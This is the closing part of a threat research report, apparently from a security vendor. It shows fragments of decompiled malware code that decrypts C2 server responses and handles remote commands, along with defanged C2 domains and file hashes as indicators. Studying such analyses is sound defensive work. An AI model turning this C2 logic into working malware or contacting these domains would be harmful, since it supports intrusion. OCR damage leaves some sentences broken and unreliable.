v23 = LocalAlloc(0x40u, v21 - 16);
v24 = v23;
if ( !v23 )
{
  if ( ::Block )
    j_free(::Block);
  goto LABEL_46;
}
memset(v23, 0, v22);
v25 = ((__int64 (__fastcall *)(void *))AES_Decryption)(v20);
```



```
0i64);
{
  if ( ::Block )
    j_free(::Block);
  goto LABEL_46;
}
WriteFile(v26, v24, v25, &NumberOfBytesRead, 0i64);
CloseHandle(v27);
LocalFree(v24);
CmdExpand(Buffer);
```

Figure 14: Process response data from the C2 server

Figure 15 shows the partial code of how it handles the C2 commands, which include executing a command with specific privileges, downloading a file, and uploading a particular file.

```
if ( wcsicmp(*v1, Cmd) )
{
  v5 = wcsicmp(*v2, User);
  v6 = v2[pNumArgs[0] - 1];
  if ( v5 )
  {
    v12 = wcsicmp(v6, Stext) == 0;
    v4 = ExecutionCommand_user(v12);
  }
  else if ( wcsicmp(v6, Stext) && wcsicmp(v2[pNumArgs[0] - 1], L">") )
  {
    v7 = *v2;
    v8 = -1i64;
    do
    {
      if ( !v8 )
        break;
      v9 = *v7++ == 0;
      --v8;
    }
    }
LABEL_29:
  v0 = v4;
  goto LABEL_30;
}
if ( wcsicmp(v2[2], Put) )
{
  if ( wcsicmp(v2[2], maxtime) )
  {
    if ( wcsicmp(v2[2], Mintime) )
    {
      if ( wcsicmp(v2[pNumArgs[0] - 1], L">") )
        v4 = sub_180002310(CmdLine, 0);
      else
        v4 = sub_180002310(CmdLine, 1);
      goto LABEL_29;
```

Figure 15: C2 Command

Conclusion

This article explores an advanced toolset employed by a sophisticated threat actor within a Word document using batch scripts and DLL files. The payload incorporates a UAC bypass and encrypted communication with a C2 server, enabling the threat actor to execute privileged commands. As this malware continues to evolve, users are advised to exercise caution with suspicious documents.

Fortinet Protections

The malware described in this report are detected and blocked by FortiGuard Antivirus as:

VBA/Agent.CXE!tr
BASH/Agent.KON!tr
W64/Agent.ATC!tr
W32/Agent.AEQN!tr
W32/Agent.AFRB!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is a part of each of those solutions. As a

result, customers who have these products with up-to-date protections are protected.

Fortinet has also released IPS signatures to proactively protect our customers from the threats contained in the exploit list.

The URLs are rated as “Malicious Websites” by the FortiGuard Web Filtering service.

The FortiGuard CDR (content disarm and reconstruction) service can disarm the malicious macros within the document.

We also suggest that organizations go through Fortinet’s free NSE training module: NSE 1 - Information Security Awareness. This module is designed to help end users

y block these
stributed
and other global
out hostile

ur organization,
please contact our Global FortiGuard Incident Response Team.

IOCs

C2 List:


kmdqj1[.]c1[.]biz
ouvxu2[.]c1[.]biz
9b31n8[.]c1[.]biz
3pl0y5[.]c1[.]biz
dpgbep[.]c1[.]biz
7qnbae[.]c1[.]biz
glws5m[.]c1[.]biz
ewqqa4[.]c1[.]biz
3897lb[.]c1[.]biz
558ga9[.]c1[.]biz
b91stf[.]c1[.]biz
bg5pl1[.]c1[.]biz
caoy9n[.]c1[.]biz
rziju6[.]c1[.]biz
pm90p1[.]c1[.]biz
pxyunf[.]c1[.]biz
m2jymd[.]c1[.]biz
aocsff[.]c1[.]biz
6e2nbc[.]c1[.]biz
vqt9i1[.]c1[.]biz


Files:


ac9b814b98a962bc77b2ab862d9c3b1ba5f7e86b80797259b4fcb40bfb389081
f07e55ce20e944706232013241d23282e652de2c9514904dede14d4a711a5d1d
085cdb09aba0024c0cadbefe428817829bbe4ab0f68598572ebccc2f6f25e78f
793b8e72fded73ae6839e678b03bd5c99959f47a1ad632095ba60fb89f66fa91
83e66d912ca592bc2accfd9c275647f287b6dc72a859054a348e616537999b64

656dd6e67a51aebc6c69dc35eaba2e1502f225ae6fd9d0a5ff70879982427844
cfbc7e6a89e4a23a72c7bcd9019197721f18506d9ab842011e0ab9d9eb24c2cc

Related Posts







FORTIGUARD LABS THR… …S THREAT RESEARCH

IZ1H9 Campaign Enh… …Target Adobe
Arsenal with Scores …erabilities